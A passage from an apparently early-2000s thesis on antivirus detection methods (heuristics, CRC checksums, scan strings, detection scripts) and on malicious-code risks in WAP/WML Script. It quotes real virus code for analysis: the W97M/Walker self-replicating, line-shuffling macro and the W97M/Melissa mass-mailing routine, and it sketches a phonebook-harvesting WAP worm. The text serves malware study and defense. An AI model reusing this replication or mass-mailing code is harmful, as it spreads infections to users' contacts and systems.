Initially neither the rule based system nor the weight-based system would detect this special file. One possible way is to increase one of the extracted weights, so that the threshold of 80 can be reached. This is an acceptable approach; still the engine then needs to do a „negative“ check by running against a set of known problematic files, which could cause false positives. If the number of false positives is not increasing, such a modification could be seen as acceptable (generally declared as an “improvement”). It can be spoken of a dynamic, algorithmic weight adaptation (very limited neural network interaction). If the number of false positives increases, it should be checked in how far the number of newly detected files also increases. If there is a positive gap between these two numbers, the engine has to decide, what to do. In all cases, still all old files need to be detected. Otherwise, an overtraining[66] can be forced. Clearly, such overtraining is unwanted. Additionally it can be the case that the engine recognizes a repeating combination of certain flags. For example, the engine detects that the first two operations are always appearing in combination with one of the other flags. So the weight could be reduced (e.g. COPY_B_A will be decreased by 10). Again, a test has to be performed, if no new missed samples are appearing. The reachable target should be to ensure, that all malicious codes will be detected with an as small as possible „risk“ value. If the values are too big, the rules are probably too generic and could result in too many false positives.

Beside the modification of weights, it is also possible to manipulate rules itself. The modification of rules obviously has the same restrictions and the modification of weights, but also appear to be useful.

As a conclusion it can be said, that the approach to modify detection „data“is fruitful, although not suitable for all environments. Primary deployment areas will be server sides and in general, systems with a high number of different files and adequate computing power. The adaptation of weights is done using algorithmic approaches, whereby the neural network elements are not utilized, as this environment is still hand able with „standard” approaches.

66 Overtraining: This means, that a system is trained to detect a certain class of functionality, but additionally looses the ability to detect other classes of functionalities.

4.3 Checksums

The probably most often utilized detection, classification and identification method nowadays are checksums (and most often the classical CRC32 as implemented within the "zlib" package [ZLIB] is utilized). This fact has several reasons, which are being looked at in the following chapter.

Checksums have the following characteristics:

Typically easy to implement (this is valid for both, hardware and software). There are complex approaches like smart checksums, but they are not relevant for this context.
fast (in comparison to other basic techniques)
Do not need extensive resources like computing time or memory.

Nowadays one of the most often utilized checksum variants is the well-known CRC[67] algorithm. It is also used within a set of compression utilities like the gzip, infozip and pkzip packages.

A possible implementation in the language C++ can be found below. The implementation is not depending on a static polynomial base, but creates the database on the fly.

```
//        crc.h
//
//*********************************************************

#define POLYN 0x04c11db7L

static unsigned long crc_table[256];
static int iInit;

//        crc.c
//
//*********************************************************


void CrcInit()
/* generate the table of CRC remainders for all possible bytes */
{

for (int i = 0; i < 256 && !iInit; i++)
{
        unsigned long crc = ((unsigned long) i << 24);
        for (int j = 0; j < 8; j++)
        {
                if (crc & 0x80000000L)
                {
                        crc =    (crc << 1) ^ POLYN;
                }
                else
                {
                        crc =    (crc << 1);
```

67 Cyclic Redundancy Check

```
                }
        }
        crc_table[i] = crc;
}

iInit++;

return;
}       // CrcInit()
```

The above shown routine generates the required polynomial. Typically, the set of polynomial will be stored within a well-defined data structure or will be, as seen in this example, generated on the fly.

The following routine/function is the check-summing routine itself. The routine expects three parameters and returns an unsigned long value (excepted to be in this example 32 bits long). The first parameter is the pointer to the original data block, the second parameter is the length of the area to be check-summed. The last parameter is the variable, which is going to contain the calculated CRC.

```
unsigned long Crc(char *data_blk_ptr, int data_blk_size, unsigned long crc)
/* update the CRC on the data block one byte at a time */
{

// generate dynamically the CRC table
if(!iInit)
{
        CrcInit();
}

// set the checksum to 0
crc = 0;

for (int j = 0; j < data_blk_size && data_block_ptr; j++)
{
        int i = ((int) (crc >> 24) ^ *data_blk_ptr++) & 0xff;
        crc = (crc << 8) ^ crc_table[i];
}
return crc;
}       // Crc
```

Compiled with the freely available gcc[68] 3.01 suite (tested with Linux kernel 2.4.18) the check-summing routine needs less than 512 bytes (including the generator for the polynomial table). The table itself needs 1024 bytes. Therefore, it is expected that such of routines can run within caches and operate at a reasonable speed.

Checksums are typically attacked by polymorphic engines, which e.g. change the capitalisation of script based malicious codes and insert garbage lines. Consequently, smart checksums and similar techniques have been introduced.

An advanced way of cheating check-summing routines has been introduced with the polymorphic engines shown in the W97M/Walker virus family. The virus is able to exchange the order of the code

68 available at www.gcc.org

lines. As a result, the check-summing routines need to change their logic, so that every single line will be check-summed and added together based on the mathematical operation „exclusive or“. By doing this, the order becomes irrelevant. Actually, this elegant way of detecting the W97M/Walker family has been introduced by Dr. Vesselin Bontchev.

The important parts including line numbers of the source code of W97M/Walker looks like this (extracted with the famous HMVS tool):

```
Private Sub Document_Open()
On Error Resume Next
GoTo 010
010 Application.EnableCancelKey = wdCancelDisabled: GoTo 020
020 Options.VirusProtection = False: GoTo 030
030 Options.SaveNormalPrompt = False: GoTo 040
040 Application.CommandBars("Tools").Controls(12).Visible = False: GoTo 050
050 Set ActCarrier = ActiveDocument.VBProject.VBComponents(1).CodeModule: GoTo 060
060 Set NormCarrier = NormalTemplate.VBProject.VBComponents(1).CodeModule: GoTo 070

...

130 IL = Carrier.CountOfLines: GoTo 140
140 With Carrier: VirCode = .Lines(1, .CountOfLines): End With: GoTo 150
150 With Infection: .DeleteLines 1, Infection.CountOfLines: .InsertLines 1, VirCode: End With: GoTo
160
160 Randomize Timer: GoTo 170
170 For i = 4 To IL - 1: RL = Int(Rnd * (IL - 5)) + 4: GCL = Infection.Lines(i, 1):
    Infection.DeleteLines i, 1: Infection.InsertLines RL, GCL: Next i: GoTo 180
180 WrittenBy = "Lord_Arz  [SOS] {F#S}": VirusN = "V_Man": Exit Sub
End Sub
```

As the virus is able to change the order of the lines, it needs to know, which line to process next. This is ensured by the „GoTo“ statement at the end of the lines, which points to the label of the next line to be executed. Hereby the number like 010 or 130 are labels and not line numbers. The change of line order is performed in the line described by the label 170. Every single line will be read and stored at another location within the destination area. As the „insertlines“ operation is utilized, the virus is not able to overwrite code at the destination file.

4.4 Scan string technologies

Generally spoken it is obvious, that technologies based on scan string approaches (often also called signatures) are very basic, rudimentary techniques. These techniques are typically quick to be implemented. Nowadays we see a trend, that this kind of technology will be often used in the script virus area and in general in the area of macro viruses for the Microsoft Office platform.

General search routines for all kind of strings (or more general "areas filled with bytes") are nearly completely investigated. A general introduction to this topic can be found in a wide variety of publications (e.g. in [RSED92]). It is questionable, why these technologies, although obviously requiring quite a lot of resources including computing time, will be still used quite often nowadays.

One possible reason for the usage of scan string based approaches is the increase of polymorphic and (unintentional) parasitic malicious codes within Microsoft Office macro viruses, which are very complicated to be detected using "traditional" recognition technologies. Microsoft Office macro viruses will be very often detected using a checksum, which is calculated over every complete module.

Every Visual Basic for Applications module resides within a separate OLE stream, which can be typically accessed directly from modern scan engines.

A typical example for a virus family, which has a lot of family members just based parasitic infections, is the W97M/Marker[69] virus family, which has more than 100 members right now (January 2002). There exist only a couple of basis variants (about 10) and nearly all other variants are based on parasitic replication.

This type detection is generally, of course, also suitable for the detection of polymorphic code. A scan string (= signature) has to be defined that way, that it cannot be modified by the corresponding polymorphic engine. As it is also very easy to handle, nearly all modern AV engines make internally use of scan string based technologies, although often only used as a fallback solution. A quite known example is the F-Prot [70]antivirus solution, which utilized over years only checksums, but had to add in the year 2001 also support for scan strings.

Despite obvious advantages, the technologies utilizing scan string based approaches also have some disadvantages, which shall be also briefly looked at:

- Signatures must be chosen with a suitable length, otherwise the risk of false positives is heavily increasing
- Signature based engines have often the problem to identify a family member. Often generic approaches are based on signatures.
- Experts should typically choose signatures; otherwise, a high number of false positives can be expected.

69 an example can be found in the appendix
70 available http://www.f-prot.com/cgi-bin/home_pager

Example for a bad signature:



Figure 20: Example for a bad OLE signature

The signature, which is shown in „Figure 20: Example for a bad OLE signature", obviously is a very bad signature for a Microsoft Office macro virus. It is obviously/clearly based on the known OLE 2 header (D0CF11E0A1E1) and does not contain any malicious operations. Using this scan string would result in a detection of all OLE 2 based files, but actually not only the intentionally addressed malicious code.

4.5 Script languages

This “detection” technique can be actually seen as a front end / control mechanism for a combination of basic techniques, which increases the benefit from the utilized basic techniques drastically.

Script language based approaches will be used very often in modern AV solutions to control checksums and scan string based components. The following example shows a typical entry within a data file from a known, respected AV company:

```
Worm "VBS.ILoveYou.A"
{
 detect:
 {      // VBS.ILoveYou
        if(g_scriptFileSysObj)
        {
        if (media.search(0x1610,0x1640,  i"set out=WScript.CreateObject(\"Outlook.Application\")")
        &&
                        media.search(0x1860, 0x1890, i"male.Body = vbcrlf&\"kindly check the"))
                                return DETECT_VIRUS;

        else             if             (media.search(0x1490,          0x1520,          i"set
        out=WScript.CreateObject(\"Outlook.Application\")") &&
                        media.search(0x1690, 0x1720, i"male.Body = vbcrlf&\"kindly check the"))
                                return DETECT_VIRUS;
        }

        return DETECT_NO_VIRUS;
 } // detect
} // Worm "VBS.ILoveYou.A"
```

The script is checking, if the string „scripting.filesystemobject“ can be found (“if(g_scriptFileSysObj”). If this string (elementary for many malicious codes based on Visual Basic Script) is not found, the script simply exits.

Then it will be searched within the range 0x1610 and 0x1640, if the string “set out=WScript.CreateObject(\"Outlook.Application\")” can be found. The following operations/checks work in the same, previously described way. This is an example for a scan string engine controlled by a script. This “front end” technology is obviously very useful. Paired with a human understandable programming language, this approach results in a benefit for an AV researcher and for a complete AV engine.

Additionally these scripts will be typically compiled into a pcode / byte code and can be placed in this way directly into data files for an AV engine.

4.6 Classification and rating of basis techniques and combination approaches

4.6.1 Weaknesses of the basis techniques

The previous sections gave a detailed look at the basis techniques on their own. Now, this section looks detailed look at disadvantages of the single detection techniques. The following table shows a comparison table for simple malicious codes without polymorphic or anti-heuristic tricks.

(Rating 1 = good, 6 = bad)

	Memory usage	Speed	Exactness
Checksums	1	1	1
Scan strings	3	2	4
Script languages	6	5	1/4 (depends on basic technology)
Heuristic	6	4	4

Script language driven engines, as shown previously, commonly offer the possibility to use a combination of the other basic techniques. Therefore, the focus in this chapter is laid clearly on the three basic techniques, which are checksums, scan strings and heuristics.

At a first look, heuristic technologies seem to be the last technology to chose (all ratings are among the worst ones) and the checksums seem to be the most advanced, best technology. An obvious disadvantage of checksums is that once a polymorphic technique appears which cannot be covert by the existing check summing routines a new checksum generation has to be created and the developer has to support two different kinds of checksums or convert the already existing checksum into the format of the new checksum. If not all original samples needed for the calculation of the new checksums exist, the number of in parallel.

As said it is extremely problematic, if not all checksums within the database can be recreated (e.g. because checksum values have been provided by third parties or mailing lists like VMACRO). Furthermore, it is obvious that checksum routines capable of detecting highly polymorphic malicious code do not use every byte of information and have to select their input data (resulting in a loss of information).

Looking at the scan string technologies, the bad rating for exactness of these technologies has to be noticed/discussed. Scan strings represent a very easy way to detect malicious code, but also do not offer the exactness of a checksum (not speaking of smart checksums at this place, although the statement would be still true for smart checksums). Usually very short arrays of information will be used to detect the presence of a special type of code, so that even smallest changes outside the small scan string area cannot be detected. For generic detections within virus families, this may be sufficient, but for a reliable detection, other techniques like checksums are better positioned.

Advanced heuristics (speaking of so-called advanced heuristics without the support of additional other basic techniques) can be often seen as the last solution to detect a virus, if other basis techniques cannot detect the thread. Still, there have been examples of malicious code like W97M/Chydow.A (see analysis in one of the previous chapters), which require heuristic approaches as the check summing

/scan string routines are nearly blind. As typical heuristic engines „just“ rate the functionality of the as input given file, it is quite obvious that this kind of technique cannot be really exact although at least a classification based on the found functionality is sometimes possible (e.g. family detection abilities for cross platform infectors like O97M/Tristate as found in various AV solutions nowadays).

4.7 Theoretical concept „Classification of malicious code based on statistical information“

All technologies presented in the previous chapters seem to be acceptable to detect malicious codes. This subchapter deals with the question, in how far it is possible to detect malicious code simply based on statistical information.

Statistical information in the context of this thesis is defined as follows:

Definition 4.7.1:

> “Statistical information in the context of detection/identification of malicious code provides detailed numbers/relations of occurrences of all found operations. The order of the operations is hereby not important, but a grouping within certain functional blocks has to be taken into account.”

The difference to a typical heuristic rule as described in chapter “4.1 Heuristic technologies” is obviously, that also information is relevant for statistical analysis, which provides only helper functionality for the core malicious operations.

To get a better idea/picture, the following statistical information should be the basis:

One function contains the malicious code and it is expected that the malicious code expects a Microsoft Word global template as central infection point available (comparable to the global template from Microsoft Word called “normal.dot”). The code is inspired by Visual Basic for Applications, but not working.

```
Sub code()
On error resume next                    // if there is an error go to the next
                                        // line
copy_code_to_ template                  // copy the current code to the
                                        // global template
copy_code_to_document                   // if the current starting environment is
                                        // the global template, copy code to
                                        // all active documents
```

Depending on the situation, one of both copy operations must fail, as the environment conditions are not met. If such an error occurs, it is expected that the internal error handler activated by the “on error…” statement simply jump to the next valid page.

```
End Sub()
```

As we have only one body/function in the example, we ignore special information related to the handling of statistical information within different bodies (e.g. MetaMS bodies). Every line in this example (except for the start/end operations) needs to be stored at statistical operation. This statistical operation contains a lot similarity with previously introduced rules for heuristic systems based on rule based approaches.

Recapitulating it can be said, that it is often possible to reduce/compress statistical information that much, that it can be used as input for “classical/old styled” rule based systems.

Looking at an advanced example:

```
Sub code()
On error resume next                    // if there is an error go to the next
                                        // line
b = a                                   // n occurrences

copy_code_to_ template                  // copy the current code to the
                                        // global template
copy_code_to_document                   // if the current starting environment is
                                        // the global template, copy code to
                                        // all active documents

a = b                                   // m occurrences
End Sub()
```

This is nearly the same example, but directly shows the limitations of “static” approaches. A polymorphic engine created a new variant of the above mentioned malicious code. To irritate checksums and other basic statistical approaches, a random number of variable assignments will be generated. If statistical information based engine would take this relation between copy operations and the random number of variable assignments into account, then detection would be very hard to realise.

Combining intelligent scanning/parsing approaches with statistical approaches including information compression seems to be a good way to create input information for rule-based expert systems. Plain statistical information generation approaches without identification of possible “anti statistical” approaches from malicious codes appear to be insufficient.

Another interesting approach based on statistical method became public known in January 2002 ([LZRECOG]). This paper shows an approach, how to identify a certain language and in some cases the author of a written document. This approach, as presented, has one big advantage, as it is not needed to identify the certain block, which is of main interest. In addition, this approach takes the complete written text into account not only the relevant (in the context of malicious codes).

5. Detailed look at addressed, planned and related platforms

5.1 WML Script/WAP 1.2.x

The Wireless Access Protocol (WAP) once was pushed as a universal protocol for internet access of mobile devices of all kind. In the context of this thesis, WAP/WML Script can be seen as theoretical example. A working implementation of a MetaMS scan module for WAP/WML Script is not provided in this thesis.

When looking at WML Script in the context of WAP 1.2.1 (including the soon to be released WAP 2.0 standard) and malicious codes, you have to differentiate between the possibilities offered by the core language functionality, the WTAI functions and the library functions. Additionally the so-called "external" functions as carriers for malicious code have to be discussed.

Definition „Core function":

> A function from the class „Core function" is directly implemented within the WML Script interpreter and clearly is not a part of the function libraries.

Definition „Library function":

> A so called „library function" can be found within the ROM of every WAP enabled system like mobile phones or suitable emulators.

The implementation depends on the manufacture, so that certain buffer overflow attacks can be only found at some systems running dedicated versions of the firmware.

The names of the WML Script libraries are (speaking of WML/WAP 1.2.1):

- Lang
- Float (Handling of Float numbers)
- String (Functions to work with strings)
- URL (Functions to work with URL conform addresses)
- WMLBrowser (Control functionality for the browser and general the variable administration)
- Dialogs (Functions for administration and user interaction)

Definition „WTA function":

> So called „WTA functions" are a set of functions specially designed/implemented to directly work with the device. This set/group can be divided in three sub groups:
>
> - Public WTAI (simple functions, which can be also utilized by external programs)
> - Network specific WTAI (Functions only existing in special network environments)
> - Network Common WTAI (general functions, which are present in all networks. This functions can be only addressed by special WTA agents or the user UI itself)

Definition „External function“:

> An „external function“ can be accessed from every WML page and is usually stored in an external file.

5.1.1 Aggression points for malicious WML script code

Following functionality is in the context of this thesis expected to be needed for basic malicious operations:

- Modification/Deletion of private registers (status information of the WAP enabled system, Caller ID, IMSI numbers, MSISDN numbers, etc.)
- replicating code
- Propagation of confidential information (comparable to the mass mailing functionality as found in a couple of known viruses/worms like W97M/Melissa or VBS/Loveletter)

At this point it can be generally stated, that WML Script (statement based on WML Script 1.1, Wap 1.2.1 and WAP 2.0) on its own does not offer attack points for any form of recursive replicating code. This statement is valid for WML Script (seen on its own) without addressing functionality found within (external) libraries.

Another important point is that not all telecommunication companies/carriers support all kind of available functionality from the WML Script specification. This means, that in various telecommunication networks the critical WTAI library cannot be accessed from WML pages and so the risk of executing malicious code can be minimized.

The lately (speaking of second quarter 2001) published WAP 1.2.1 standard supports „Push“[71] technologies, which can partly be used for reprogramming various parameters within mobile phones.

The WAP standard in version 1.2.1 can be only seen as a small milestone before the first public draft of WAP specification version 2. As the final specification is not available at the time of writing, it is not possible to prepare a final statement, if this functionality offers security risks or not.

One of the main reasons for the inability to create malicious code is obviously the non-existence of some kind of a file system and/or the access possibility to it. Other platforms offer this kind of functionality and by doing this open a possible security hole (see the „Scripting.Filesystem“ ActiveX object as found within Visual Basic Script and related scripting languages). Looking at e.g. Siemens SL45i Java 2 ME enabled mobile phones, there exists a file system, but WAP/WML Script is not allowed to access it.

Another obviously important point is the non-existence of automation interfaces as found e.g. within the Microsoft Windows operating system. The COM interface as realized within applications as Microsoft Outlook (see chapter about Microsoft Office and Microsoft Windows) opens many security problems, which do not exist within standard WAP enabled mobile phones.

71 „Push” technologies transfer various kind of information from servers to dedicated destinations. This process within the need from the destination systems to explicit ask for the information. (Opposite: „Pull“).

5.1.2 WML Script Libraries

The following section covers a more detailed look at the library functions as found within the WML Script/Wap1.x standard. Please note that there is always mentioned a separate internal library number, which will be needed by the WML Script compilers (see byte code details) for compilation and cross checking.

After the detailed look at the functions itself, the byte code and its generation will be examined more closely. The concept of byte code is comparable to the concept for the Java language and the Microsoft .NET platform.

The "LANG" function library with the internal recognition number 0 contains functions, which are directly bound to the core functionality from WML Script.

The library contains the following functions:

- abs
- min / max
- parseInt / parseFloat
- isInt / IsFloat
- maxInt
- minInt
- float
- exit
- abort
- random
- seed
- characterSet

None of these functions can directly, user originated, access the internal system variables. Furthermore none of these function can manipulate the own program code, so that this library can be expected to be secure. Consequently, this means that these functions cannot be used to program malicious replicating code.

The "FLOAT" library with the internal ID number 1 contains a set of function to enable the work with float numbers. As for the same reasons already explained in the description of the LANG library (see previous chapter), none of the functions implemented in this class is of any importance for malicious code.

There still exists a general possibility for malicious code based on buffer overflows or internal flaws based on bad parameters. Security checks/source code audits for the individual implementations have to be performed by the software companies and cannot be fulfilled in detail by mobile phone manufactures.

The library called „String"(ID number 2) represents, seen from many point of view, a highly interesting library.

In the context of malicious code and script languages especially the typical string operations are often utilized for replication (see analysis of JS\Disease in chapter 3.12.3 Javascript).

The following build-in functions could be useful to implement malicious code or to realize small helper functions:

- String.length(string)

This function is calculating the length of a given string. Generally it can be seen as an all-round function, but it could be used by malicious codes to calculate the own length for injecting/allocation purposes.

Example:

```
Var read = „Virus“
Var x = String.length(read);        // x = 5
```

- String.isEmpty(string)

This function, which is similar to the same called Java 2 function, checks, in how far a given string is empty. Malicious code could use this functionality to test the successful generation of string extraction routines etc. Typical buffer overflow attacks have been performed against a Siemens SL 42i mobile device during internal tests and resulted in no security problems (see Markus Schmall's Virus Bulletin 2002 paper for more details).

Example:

```
Var test = String.isEmpty („Markus“)     // test = false
```

- String,charAt(String, offset)

This function returns a char at a special offset from a given string. Typically, string test operations rely on this function. Such functionality is e.g. useable for infection checks. Again, initial tests against typical buffer overflow techniques resulted in no security risks.

Example:

```
Var virusString = „Name: Joe Test Password: test“
Var b = String.charAt(virusString, 6)      // b = „J“
```

A realizable utilization could e.g. the parsing of information within URLs or phonebook entries to extract possible attack targets.

- String.subString(string, offset, length)

This function realizes, just as the same called Java 2 function, a sub string from an existing string. Typical attacks (buffer overflow, out of range tests etc.) showed no suspicious behavior.

Example:

```
Var originalString = „extern function virus()“
Var subString = String.SubString(originalString, 16, String.length(originalString) – 16)

// subString = “virus()”
```

- String.find (string, subString)

Using this function, which is again comparable to the same named Java 2 function, is it possible to detect a certain sub string within a longer string. This routine can be e.g. used for certain infection tests as e.g. used within the W97M/Marker family (see chapter „9.1 Virus example: W97M/Marker.CZ“).

Test related to typical buffer overflow and out-of-range attacks showed no security problems and the implementation of this functionality within the Siemens SL42i phone seems to be robust against attacks..

The function returns the position of the search string or a -1, if an error occurred.

- String.replace(string, oldSubString, newSubString)
- String.replaceAt
- String.insertAt(string, element, index, separator)

Certain replication mechanisms or parts of polymorphic/metamorphic engines could utilize all these three functions. The parameter checking and the handling itself of these three function was tested against typical buffer overflow attacks and out-of-range tests on a standard browser (Phone.com license product), but all functions proved to be stable.

The following functions will be simply listed, as the possibility to use these functions for malicious purposes is much smaller:

- String.squeeze(string)
- String.trim()
- String.toString()
- String.format()
- String.elements(string, separator)
- String.elementAt(string, index, separator)
- String.removeat(string, index, separator)

There still exists a general possibility for damage based on buffer overflows or internal flaws based on bad parameters. Security checks for the implementations have to be performed by the software companies and cannot be fulfilled in detail by mobile phone manufactures. Within this thesis, initial tests using common WAP/WML emulators have been performed.

The „URL“ library is nearly as important for malicious codes realized using WML Script as the previously discussed String library. The ID for this library is 3 (only needed, when actually taking a closer look at WAP/WML byte code as transferred to mobile stations). The libraries primary task is to deal with relative and absolute URLs[72].

Functions (as of WAP 1.2.1) contained in this library:

- URL.isValid()
- URL.getScheme()
- URL.getPort()
- URL.getHost()
- URL.getParameters()
- URL.getFragmet()
- URL.getBase()

72 The URL syntax id defined RFC 2396

- URL.getReferer()
- URL.resolve()
- URL.escapeString()
- URL.unescapeString()
- URL.loadString()

Looking from the malicious code point of view, nearly all functions can be used for information gathering purposes.

Only the following function is not primary useable for malicious code purposes:

- URL.isValid (verification, if the given URL is valid)

Additionally, there exists a general possibility for damage based on buffer overflows or internal flaws based on bad parameters. Security checks for the implementations have to be performed by the software companies and cannot be fulfilled in detail by mobile phone manufactures or even network carriers.

(Note: with the introduction of Java 2 Micro Edition ("Wireless Java"), also telephone carriers like T-Mobile start to establish testing environments for programming environments of mobile phones to offer customers highly secured solutions.)

All the above-mentioned WML functions have been tested against buffer overflow and out-of-range attacks and have been proven stable (tested in context of this thesis using WAP simulation software).

The "WMLBrowser" library is basically a small helper library with the ID 4, which seems to interesting in the context of "cross site scripting" attacks.

- getbrowser()
- setvar(name, content)
- gourl(URL)
- prev()
- newcontext()
- getcurrentcard()
- refresh

The library is partly responsible for variable handling and certain control options. No function can be directly used for creation of malicious code.

There still exists a general possibility for damage based on buffer overflows or internal flaws based on bad parameters. Security checks for the implementations have to be performed by the software companies and cannot be fulfilled in detail by mobile phone manufactures.

The next library to be dealt with is the "DIALOGS" library. This function library contains three functions:

- prompt(String)
- confirm()
- alert(String)

None of this function has access to internal system variables or in any form manipulating access to the program code or to the program flow, so that this library can be expected to be secure.

None of these functions can be used to implement core functionality of malicious code.

There still exists a general possibility for damage based on buffer overflows or internal flaws based on bad parameters. Security checks for the implementations have to be performed by the software companies and cannot be fulfilled in detail by mobile phone manufactures.

Recapitulating it can be said, that none of the core function libraries can be used to generate malicious code without the help of external libraries (see WTAI functionality next chapter).

5.1.3 WTAI functions

Using these functions it is possible to access various areas of the WAP enabled system, which could initially make this library insecure. As this problems of possible data compromise is known, several telecom companies do not allow the transfer of WTAI functions over their gateways.

The WTAI libraries address following areas:

- Telephone book
- Messages
- Address entries
- Connection establishment etc...

For clarification it should be noted, that most of the currently existing WTAI implementations do not cover all standard functions and can be mostly seen as quite basic/rudimentary.

The following figure (Figure 21: Internal dependencies in WAP enabled mobile phones) shows the internal processes and (communication) dependencies within WAP network and mobile stations:



Figure 21: Internal dependencies in WAP enabled mobile phones
(Source, IX Magazine www.heise.de/ix, issue unknown)

It is possible to transfer data from the internet via a gateway to the device. However, the communication initialization must be performed from the mobile device. Using the WTAI libraries it is possible to navigate in the mobile network and the generally communicate.

A central point for protection of the end user can be a firewall or the WAP gateway, which blocks certain ports/services. WAP is an interesting service, as both IP/non IP areas are touched. Typically, a WAP gateway provides a mobile phone with an IP address. Based on the IP address assignment, it is then possible to communicate with the internet. To limit public IP addresses it is a common approach

to implement proxy servers for WAP content and use NAT(P) [73] technologies. Using NATP also the risk of being attacked/port scanned can be limited, as attackers are not able to determine, which outbound port is actually used for which kind of protocol. As described above, WTAI functions offer a lot of functionality. Examples for theoretical possible mass mailing routines are presented within the chapter "5.1.4 Mass mailer functionality using WTAI library functions" of this thesis.

Looking at typical today deployed WAP pages it can be seen, that WTAI functions are rarely used. One obvious reason for that can be that the implementations have many differences and are far away from being "rock" stable. Therefore, an initial step could be to block all WTAI related code on gateways.

Without the installation of WTAI core functionality the creation of malicious code like spy programs is heavily limited.

73 NAT (Network address translation) will be utilized to e.g. convert private IP addresses to public available IP addresses. Routers or firewalls will typically do this. NATP does not only change the IP address, but also the port, so that e.g. 60000 internal IP addresses can be matched to one public IP address on different ports.

5.1.4 Mass mailer functionality using WTAI library functions

To initially create a mass mailing functionality as found e.g. in the W97M/Melissa macro virus family using WTAI library functions, it is obligatory to have a detailed look at the corresponding Visual Basic for Applications source code.

The mass mailing routine from W97M/Melissa.A virus looks as shown below (shortened, compacted form):

```
Set UngaDasOutlook = CreateObject("Outlook.Application")
```

At this point a new ActiveX object of type „Outlook.Application“ has been created. The variable called “UngaDasOutlook” stores the resulting pointer.

```
Set DasMapiName = UngaDasOutlook.GetNameSpace("MAPI")
```

The access to the namespace of MAPI (Message/Mail API) will be prepared by calculating the namespace for the “MAPI” object.

```
If UngaDasOutlook = "Outlook" Then
DasMapiName.Logon "profile", "password"
   For y = 1 To DasMapiName.AddressLists.Count
```

The malicious code parses through all saved address entries within the address book. The MetaMS “schleife” element represents such functionality.

```
    Set AddyBook = DasMapiName.AddressLists(y)
    x = 1
    Set BreakUmOffASlice = UngaDasOutlook.CreateItem(0)
```

The function called “CreateItem()” is invoked to create a new mail object.

```
    For oo = 1 To AddyBook.AddressEntries.Count
       Peep = AddyBook.AddressEntries(x)
       BreakUmOffASlice.Recipients.Add Peep
       x = x + 1
       If x > 50 Then oo = AddyBook.AddressEntries.Count
     Next oo
```

In dependency/relation of the amount of already saved names, a new recipients list will be created.

```
    BreakUmOffASlice.Subject = "Important Message From " & Application.UserName
    BreakUmOffASlice.Body = "Something”
    BreakUmOffASlice.Attachments.Add ActiveDocument.FullName
```

The current document (including the malicious code) will be attached/added to a mail object. This operation on its own can be already seen as a copy operation as defined within the MetaMS language.

```
    BreakUmOffASlice.Send
```

The mail object itself will be send. Again, this is a copy operation, which typically will be interpreted as a copy operation from MetaMS scanners with destination “MAIL” or “NEWSGROUP”.

```
        Peep = ""
    Next y
DasMapiName.Logoff
End If
```

Obviously it is a straightforward programmed mechanism, which was copied over a hundred times since the initial introduction within W97M/Melissa.A back in the year 1999. A comparable routine is also realizable for WAP 1.2.+ systems (or at least theoretical thinkable), whereby the following limitations have to be taken care of:

WAP 1.2.1 does not support lists, vectors or hash tables as destination address, so that a malicious mail/SMS/MMS74/EMS75 has to be send to every recipient on its own (comparable routines are also available for Visual Basic for Applications)
The compiled/compressed byte code has to be extremely short, as internal buffers of both, WAP gateways and mobile stations have been very small in the past. A reasonable size seems to be between 1KB and 1.5KB. With the latest WAP developments, (see http:\\www.wapforum.org for latest changes) it is also possible to transfer longer codes as multi partite packets. This functionality is neither supported by all WAP gateways nor correctly implemented in all mobile devices.
WAP does not support to add attachments in any form to mails.

A theoretical possible WAP „worm“utilizing user interaction could look like this:

A user of a WAP 1.2.X enabled system visits a previously prepared WAP/WML Script page, which contains malicious active content. This code will be transferred as byte code and starts e.g. reading the internal telephone book in order to get possible target addresses and afterwards sends messages to these users (e.g. something like „visit page x.y.z”). Additionally it is also thinkable, that a complete number area will be tested by the malicious code. This would result on the one hand in relative high costs for the attacked system and on the other hand, a local loss of connection to the WAP network based on an overloaded GSM cell is thinkable.

The sent message could contain a link/notification about the prepared WAP page, so that the next user can be infected.

